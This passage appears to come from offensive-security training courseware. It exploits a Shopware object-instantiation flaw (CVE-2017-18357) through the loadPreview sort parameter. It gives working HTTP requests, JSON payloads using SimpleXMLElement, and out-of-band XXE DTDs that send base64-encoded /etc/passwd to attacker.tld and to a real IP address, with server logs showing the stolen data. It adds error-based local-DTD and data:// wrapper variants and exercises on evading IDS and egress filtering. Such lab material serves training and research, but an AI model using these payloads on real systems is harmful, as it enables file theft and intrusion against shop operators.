Cookie: SHOPWAREBACKEND=hd3loipaud5dj4mksts2l2ssj1
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 07 May 2021 20:35:31 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.15
Set-Cookie: SHOPWAREBACKEND=hd3loipaud5dj4mksts2l2ssj1; path=/backend/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Csrf-Token: s2mwtrAQE4D6wofVRArlVKDGgzQQdQ
Cache-Control: private
Content-Length: 2
Connection: close
Content-Type: application/json
```


We have developed a script to automatically generate a session id and CSRF value which can be found in Appendix A or on your target system at `/home/student/FSWA/code/module-3/1.py`.



```
student@target:~$ ./poc.py
(+) usage ./poc.py <target:port> <path> <user:pass>
(+) eg: ./poc.py target:8080 / demo:demo
student@target:~$ ./poc.py localhost:8080 / demo:demo
(+) stage 1 - logged in as demo:demo cookie: {'SHOPWAREBACKEND': 's59rt605vd9i60e2no57h7937e'}
(+) stage 2 - leaked csrf: kkXmEyAVhhVHpJ0mNgPBvuR4EBItPR
(+) poc request:
GET /backend/ProductStream/loadPreview?sort={} HTTP/1.1
Host: target:8080
X-CSRF-Token: kkXmEyAVhhVHpJ0mNgPBvuR4EBItPR
Cookie: SHOPWAREBACKEND=s59rt605vd9i60e2no57h7937e
Connection: close
student@target:~$
```

Once we have an authenticated session and a CSRF token we can go ahead and trigger the vulnerability by accessing the `loadPreview` endpoint.

```
GET /backend/ProductStream/loadPreview?sort={} HTTP/1.1
Host: target:8080
X-CSRF-Token: ktT912Jv4EtP7MAQpwi9H5CeCaVou7
Cookie: SHOPWAREBACKEND=6ni6hpb61nu0699siq9judjpcs
Connection: close
```



```
GET /backend/ProductStream/loadPreview?sort={} HTTP/1.1
Host: target:8080
X-CSRF-Token: OM9rMbagPPZzjKw8ccbXcImyJwE9xF
Cookie: SHOPWAREBACKEND=pjvtchgjncntkpv7phl1h36ec5
Connection: close
```

```
HTTP/1.1 200 OK
Date: Fri, 07 May 2021 20:53:23 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.15
Set-Cookie: SHOPWAREBACKEND=pjvtchgjncntkpv7phl1h36ec5; path=/backend/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Cache-Control: private
Content-Length: 62
Connection: close
Content-Type: application/json

{
  "success":false,
  "data":[
  ],
  "total":0,
  "error":"Shop not found"
}
```

At the moment the `sort` parameter JSON object is set to nothing, therefore we are crafting an empty object in PHP.

In order for us to exploit this issue, we are going to have to find an interesting class that we can abuse. The magic method we want to target is the `__construct` method.

For example, let's suppose we had a class defined in the runtime as:

```php
<?php
class Foo {
  public function __construct($name) {
    eval($name);
  }
}
?>
```

Then we could essentially craft an JSON object like so and place it into the sort parameter:

```
{
   "Foo":{
      "name" : "system('id');"
   }
}
```

This would allow for remote code execution since the attacker can craft a PHP object from a JSON object controlling both the class name and parameters.

```
{
   "<CLASS NAME>" : <PARAMETERS>
}
```

Where parameters is another JSON object containing the __construct property name and value parsing such as:

```
{
   "<PROPERTY1 NAME>" : "some value",
   "<PROPERTY2 NAME>" : 123,
   "<PROPERTY3 NAME>" : false,
}
```

Note in the above example, it's possible to craft properties supplying boolean and integer values, as there are no limitations on the variable types.

One of the interesting objects that we can target is the SimpleXMLElement class as noted by Karim Ouerghemmi. This class can be constructed like so:

```
$s = new SimpleXMLElement();
```


However, since this vulnerability allows us to construct an object with arbitrary parameters, we have a high degree of control and can trigger an external entity dereference (XXE) with this object creation.

```
$s = new SimpleXMLElement("http://[attacker.tld]:port/xxe.xml", 2, true, "", 0);
```

The PHP code presented above will trigger XML parsing from an attacker supplied URI which can contain external entities that will be dereferenced. Essentially, we can craft a JSON payload for the sort parameter that will trigger an XXE!

6.5. Exercise - Crafting Objects for SSRF

Using your newfound knowledge of object creation via JSON, craft a payload using the `SimpleXMLElement` class. Ideally, your payload will make an HTTP request for an XML file similar to the following image:



```
student@target:~$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
172.30.0.3 - - [07/May/2021 16:16:09] code 404, message File not found
172.30.0.3 - - [07/May/2021 16:16:09] "GET /xxe.xml HTTP/1.0" 404 -
```

Note that during the object creation, our goal is to trigger a Server-Side Request Forgery (SSRF) to an attacker controlled URI.

6.6. Exercise - Crafting Objects for XXE

Without making an outbound request *in the constructor*, trigger an external entity dereference to an attacker controlled URI.

6.7. Crafting the SimpleXMLElement Object for a Blind XXE

After solving the last exercise, you may have noticed that payloads such as the below will not work:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd">
```

This is because we are dealing with a blind case of XXE. Here is a sample response from the server when we try and use a private external entity to leak the `/etc/passwd` file:

```
HTTP/1.0 500 Internal Server Error
...
Content-Length: 0
...
```

The response throws a 500 internal server error with a zero sized content length as a response. This indicates that we cannot read back the response from the XML parsing, and as such, cannot read files directly. Even errors are not displayed to us so we cannot (ab)use local DTD attacks.

6.7.1. PHP Wrappers

Since we are dealing with a blind XXE primitive, we need to leverage the power of the PHP's wrappers.

PHP exposes various default wrappers for a number of protocols in order to facilitate ease-of-use via PHP filesystem functions. More importantly, from an attackers perspective, PHP wrappers provide us with great flexibility when attempting to exploit various types of vulnerabilities, including XXE.

Some wrappers that may be of use to us are:

- **php://**

Allows us to access various IO streams (stdout, stderr and stdin) for file descriptors, memory, temporary files, input/output buffers and filters.

- **file://**

Used to read files from the underlying operating system.

- **http://**

Used to access network resources over the HTTP protocol.

- **data://**

Compliant with RFC 2397 and allows data to be specified and used for an IO stream. Powerful in some contexts.

- **ftp://**

Allows the user to make an FTP request to read or write data into an IO stream.

- **phar://**

Used to access compressed archive files such as .phar or .zip. The user can access content inside of the compressed file, which makes it useful for bypassing weak antivirus or web filtering software.

This is wrapper is quite special as we will see, it's possible to deserialize data under PHP < 8.

Additionally to the above high level wrappers, there are several powerful iostreams that can be used with the php:// wrapper:

- php://stdin
- php://stdout
- php://stderr
- php://fd
- php://memory
- php://temp
- php://output
- php://input

At this point you are hopefully starting to understand why PHP wrappers are considered a useful tool when exploiting vulnerabilities relating to file operations. Due to their wide coverage of various protocols, they offer us as attackers great flexibility.

6.7.2. File System Access Over HTTP

In our case, the SimpleXMLElement instance that is created from our object instantiation is not echoed back to the user. As a result, we can only leak information from the filesystem using what is known as out-of-band communication.

Note that in this case we have to conduct a two-stage attack. The reason for this lies primarily in the XML specification regarding element attributes and references to external entities. By definition, XML elements have a "well-formed constraint", which states that the attribute values cannot contain either direct or indirect entities references.

This forces us to write the DTD in a separate file. A Black Hat briefings paper by Timur Yunusov and Alexey Osipov describes these constraints and bypasses in greater detail.

Based on what we now know about XML processing rules, we can create the following payload, `poc.xml` as our initial payload.

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "http://attacker.tld:port/poc.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```


Let's also take a look at the `poc.dtd` file:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'http://attacker.tld:port/?%data;'>">
```

When the `sp` parameter entity gets referenced, it will trigger the parsing of the two entities defined in `poc.dtd`. Next, the param1 entity gets referenced, which defines a complete entity in itself called exfil. The data entity is also defined, which fetches the file and encodes it to base64. Finally the exfil entity is called in `poc.xml` to send a HTTP request to the attacker's VM with the base64 data as a GET parameter.

We can see the attack workflow by instantiating a `SimpleXMLElement` object and loading our XML payload from our attacking VM.

```
GET /backend/ProductStream/loadPreview?sort={"SimpleXMLElement":
{"data":"http://attacker.tld:9090/poc.xml","options":2,"data_is_url":true,"ns":"",
"is_prefix":0}} HTTP/1.1
Host: target:8080
X-CSRF-Token: 4S7u43lsfeHj8kr90OdVVdPfXcdH1E
Content-Length: 0
Cookie: SHOPWAREBACKEND=m2jmb8jdfmgr44avim1meus7aj
Connection: close
```



```
student@target:~$ python3 -m http.server 9090
Serving HTTP on 0.0.0.0 port 9090 (http://0.0.0.0:9090/) ...
172.31.0.3 - - [10/May/2021 09:59:25] "GET /poc.xml HTTP/1.0" 200 -
172.31.0.3 - - [10/May/2021 09:59:25] "GET /poc.dtd HTTP/1.0" 200 -
172.31.0.3 - - [10/May/2021 09:59:25] "GET /?cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApk
6L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1
vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6
iaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6
5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3Ni
pc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6
nLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpYi9nbmF0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6
1MzQ6Oi9ub25leGlzdGVudDovYmluL2ZhbHNlCm1lc3NhZ2VidXM6eDoxMDE6MTAxOjovdmFyL3J1bi9kYnVzOi9i
```

Burp Suite Professional v2021.4.3 - FSWA - licensed to Source Incite [single user license]
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Compa
trigger × ...
Send Cancel
Request
Pretty Raw \n Actions

```
GET /backend/ProductStream/loadPreview?sort=
{"SimpleXMLElement":{"data":"http://192.168.184.128:9090/p
oc.xml","options":2,"data_is_url":true,"ns":"","is_prefix"
:0}} HTTP/1.1
Host: target:8080
X-CSRF-Token: J0uxPz69Y6AA12tEM4hKWNUGThlwoW
Cookie: SHOPWAREBACKEND=7koeedvntpuu5j83fh3n4peu9a
Connection: close

```

We have now demonstrated how to exfiltrate data from our crafted XXE attack using an out-of-band channel.

6.7.3. Questions

1. Which wrapper would be required to read contents of a ZIP file on the remote system?
2. What is the `libxml` constant used for the second argument to the constructor?
3. Suppose an XXE vulnerability had `LIBXML_NONET` option enabled, how could you bypass it to perform an out-of-band XXE attack?

6.7.4. Exercise - Replay the Attack Flow

Replay the attack as described above and steal the `/etc/passwd` file from the remote system.

6.7.5. Exercise - Silent Exfiltration

Suppose that a network admin is filtering HTTP outbound traffic on all ports, how can you exploit this vulnerability?

Review the different file access wrappers and replay the attack to use an alternate protocol to exploit the behavior and steal the `/etc/passwd` file.

6.7.6. Exercise - Pure Parameter Entities

The Security Operations Center (SOC) for a large bank just implemented an Intrusion Detection System (IDS) that will **block XXE payloads that use any entities in XML tags and suspiciously long CWD requests**. Therefore, the following payloads will be detected:

```
<r>&exfil;</r>
```

```
<!ENTITY exfil SYSTEM 'ftp://attacker.tld:port/%data;'>
```

Change the exfil entity to be a parameter entity and remove the `<r></r>` tag completely in the `poc.xml` file:

```
<?xml version="1.0" ?>
<!DOCTYPE r [
<!ELEMENT r ANY >
<!ENTITY % sp SYSTEM "ftp://attacker.tld:port/poc.dtd">
%sp;
%param1;
]>
<r>&exfil;</r>
```

In addition, change the `poc.dtd` file to specify the exfil entity to be a parameter entity and place the data entity in a different part of the FTP request to not trigger the IDS.

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=/etc/passwd">
<!ENTITY % param1 "<!ENTITY exfil SYSTEM 'ftp://target:port/%data;'>">
```

Please feel free to be creative here! Prizes awarded to those that are able to use your own socket server!

6.7.7. Bonus! Filesystem Access Via Entity Overwrites

Whilst this technique will not work for a `SimpleXMLElement` instantiated object, the author felt that this technique needed to be included for completeness sake.

In some cases, an out-of-band protocol attack is not possible or feasible without detection of data exfiltration. Other times, outgoing connections are outright blocked.

In late 2018 an interesting out-of-band XXE technique was discovered which could leak files where outgoing network requests were not required.

The XML specification allows XML markup to use an external DTD that stores a parameter entity reference inside a parameter entity definition. Most parsers follow the specification.

However, what happens if we just put an external DTD content directly in the DOCTYPE?

```
<?xml version="1.0" ?>
<!DOCTYPE request [
  <!ENTITY % data SYSTEM "file:///C:\Windows\win.ini">
  <!ENTITY % param1 "<!ENTITY &#x25; exfil SYSTEM 'file:///nonexistent/%data;'>">
  %param1;
  %exfil;
]>
```

In PHP, we will get thrown an error by any of the parsers:

```
Entity: line 4: parser error : PEReferences forbidden in internal subset…
```

This is because it's prohibited to have a parameter entity reference inside a defined parameter entity within an internal DTD.

To use external DTD syntax in the internal DTD subset, you can use a local DTD file on the remote host and redefine a parameter entity reference inside of it:

```
<?xml version="1.0" ?>
<!DOCTYPE message [
  <!ENTITY % local_dtd SYSTEM "file:///C:\Windows\System32\wbem\xml\cim20.dtd">
  <!ENTITY % SuperClass '<!ENTITY &#x25; file SYSTEM "file:///C:\Windows\win.ini">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;'>
  %local_dtd;
]>
```

The `cim20.dtd` file contains the following DTD:

```
<!ENTITY % SuperClass "SUPERCLASS CDATA #IMPLIED">
...
%SuperClass;
```

This works because the XML parser, parsers the XML in the following order:

1. Define the parameter entity `local_dtd`.
2. Define the parameter entity `SuperClass`.
3. Reference the parameter entity `local_dtd`.
4. By attempting to re-define the parameter entity SuperClass, this fails silently.
5. References the parameter entity SuperClass (that we have defined) in the external DTD.
6. Our DTD markup is parsed as if it was external!
7. Our DTD markup throws an error and displays the contents of the a file!

Specifically, this works because there is a parameter entity reference inside of an external DTD.

Since this is an error based injection attack, it will not work all the time. In cases where an error message is caught/handled or not displayed to the attacker, then no error message will appear.

If the external entity reference is inside of another DTD markup, then those tags will need to be closed and adjusted correctly for the XML parser to parse the DTD correctly.

For example:

```
<!ENTITY % CIMName "NAME CDATA #REQUIRED">
<!ATTLIST NAMESPACE %CIMName;>
```

In this case, we would need to overwrite the `CIMName` entity with the closing character > and an opening DTD markup such as `<!ATTLIST NAMESPACE`:

```
    <!ENTITY % CIMName '>
        <!ENTITY &#x25; garbage "<!ENTITY &#x26;#x25; gar SYSTEM
&#x27;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA…&#x27;>">
        <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;
        <!ATTLIST NAMESPACE '>
```

In fact, skipping the opening markup is possible in most parsers because our injected DTD has already finished parsing at that point.


6.7.8. Exercise - Entity Overwrite

If you haven't done so already, please start module-3 using the `./bin/startd` command.

In this exercise, your goal is to perform an xxe and leak files via the DTD injection / entity overwrite technique to trigger an error in the XML parser(s) using each of the DTD files:

1. `/var/www/html/si-1.dtd`
2. `/var/www/html/si-2.dtd`

Target endpoint: http://target:8080/advanced-xxe.php



Out-of-band XXE via Internal DTD!

Your goal is to use the below provided DTD's to perform dtd injection and trigger an error in the XML parser(s) in order to leak files.These are based off real DTD's

Level 1: Using the /var/www/html/si-1.dtd DTD file:

```
<!ENTITY % ISOtech PUBLIC
"ISO 8879:1986//ENTITIES General Technical//EN//XML"
"isotech.ent">
%ISOtech;
```

Level 2: Using the /var/www/html/si-2.dtd DTD file:

```
<!ENTITY % CIMName "NAME CDATA #REQUIRED">
<!ATTLIST NAMESPACE %CIMName;>
```

Totally trusted XML goes here:

```
<script>alert('steal remote files not user sessions');</script>
```

6.7.9. The PHP way

Instead of using a local DTD on the filesystem, what if we use php wrappers!

```
<?xml version="1.0" ?>
<!DOCTYPE message [
    <!ENTITY % fake_dtd SYSTEM "data://text/plain;base64,JWZha2VkOw==">
    <!ENTITY % faked '
        <!ENTITY &#x25; file SYSTEM "file:///etc/passwd">
        <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
        &#x25;eval;
        &#x25;error;'>
    %fake_dtd;
]>
```

We can see that `JWZha2VkOw==` is just `%faked;` in base64:

```
student@target:~$ echo JWZha2VkOw== | base64 -d
%faked;
```

We can do better than that! Let's just fake the complete external DTD!

```
<?xml version="1.0" ?>
<!DOCTYPE message [
    <!ENTITY % fake_dtd SYSTEM
"data://text/plain;base64,PCFFTlRJVFkgJSBmaWxlIFNZU1RFTSAiZmlsZTovLy9ldGMvcGFzc3dk
Ij4KPCFFTlRJVFkgJSBldmFsICI8IUVOVElUWSAmI3gyNTsgZXJyb3IgU1lTVEVNICdmaWxlOi8vL25vbm
V4aXN0ZW50LyVmaWxlOyc+Ij4KJWV2YWw7CiVlcnJvcjs=">
    %fake_dtd;
]>
```

If we decode the base64 string, we can see the external DTD:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

However, due to some PHP parser heuristics, sometimes we will get thrown an error like this:

```
Warning: DOMDocument::loadXML(): Detected an entity reference loop
```

As it turns out, there are checks in the `xmlParserEntityCheck` function in `parser.c` file to ensure that the expanded entity is not 10 times greater than the document itself.

So to overcome this hurdle, we can just fake a large DTD! We can use a large string like: `python3 -c "print('A' * 250)"`


```
<!ENTITY % garbage "<!ENTITY &#37; gar SYSTEM &#27;AAAAAAAAAAAAAAA...&#27;>">
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

Or without a sub-entity, since we are not even referencing it anyway:

```
<!ENTITY % garbage "AAAAAAAAAAAAAAA..." >
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">
%eval;
%error;
```

6.8. Crafting the SimpleXMLElement Object for Object Injection

Since CVE-2017-18357 was discovered and reported, a patch was introduced to limit which objects can be crafted. First, we need to ensure that we are using the patched version of the code.



```
student@target:~/module-3$ ./bin/checkstatus
(+) ready for testing
student@target:~/module-3$ sudo ./bin/patch
student@target:~/module-3$ 
```

(Un)fortunately, the patch for this vulnerability is insufficient, so let's break down the patch in the `createInstanceFromNamedArguments` method:

```
    public function createInstanceFromNamedArguments($className, $arguments,
$secure = true, $docPath = null, array $directories = [])
    {
        $reflectionClass = new \ReflectionClass($className); // 1

        $docPath = $docPath === null ? Shopware()->Container()-
>getParameter('shopware.app.rootdir') : $docPath; // 2

        $folders = Shopware()->Container()-
>getParameter('shopware.plugin_directories');

        $folders[] = Shopware()->DocPath('engine_Shopware');
        $folders[] = Shopware()->DocPath('vendor_shopware_shopware');

        foreach ($folders as $folder) {
            $directories[] = substr($folder, strlen($docPath)); // 3
        }

        if ($secure) {
            $this->verifyClass( // 4
                $reflectionClass,
                $docPath,
                $directories
            );
        }
```

The first thing we notice is that at *[1]* a `ReflectionClass` instance is created from our specified class. Then at *[2]* the docPath variable is set to `/var/www/html/`. At *[3]* the directories variable is set to contain the following values:

1. engine/Shopware/Plugins/Default/
2. engine/Shopware/Plugins/Local/
3. engine/Shopware/Plugins/Community/
4. custom/plugins/
5. custom/project/
6. engine/Shopware/
7. vendor/shopware/shopware/

This means that when we reach *[4]*, the code will validate that the supplied class is within the path of the directory array. Surprisingly, this provides attackers a lot of choice for exploitation. Since we can reach arbitrary `__construct` magic methods we can search for them and look for a pivot.

```
student@target:~/module-3/shopware$ grep -ir "__construct" engine/Shopware/
custom/plugins/ custom/project/ | wc -l
832
student@target:~/module-3/shopware$
```

```
student@target:~/module-3/shopware$ egrep --color=always -ir "__construct\(.+\)"
engine/Shopware/ custom/plugins/ custom/project/ | wc -l
549
```

Thus, the attacker can search through 832 classes and look for a pivot primitive in the `__construct` method. However, only 549 accept parameters, and we are probably going to need a parameter or two if we are going to exploit this issue. That's not always the case, especially when we are not trying to defeat an allow list of available classes.

6.8.1. Magic Methods

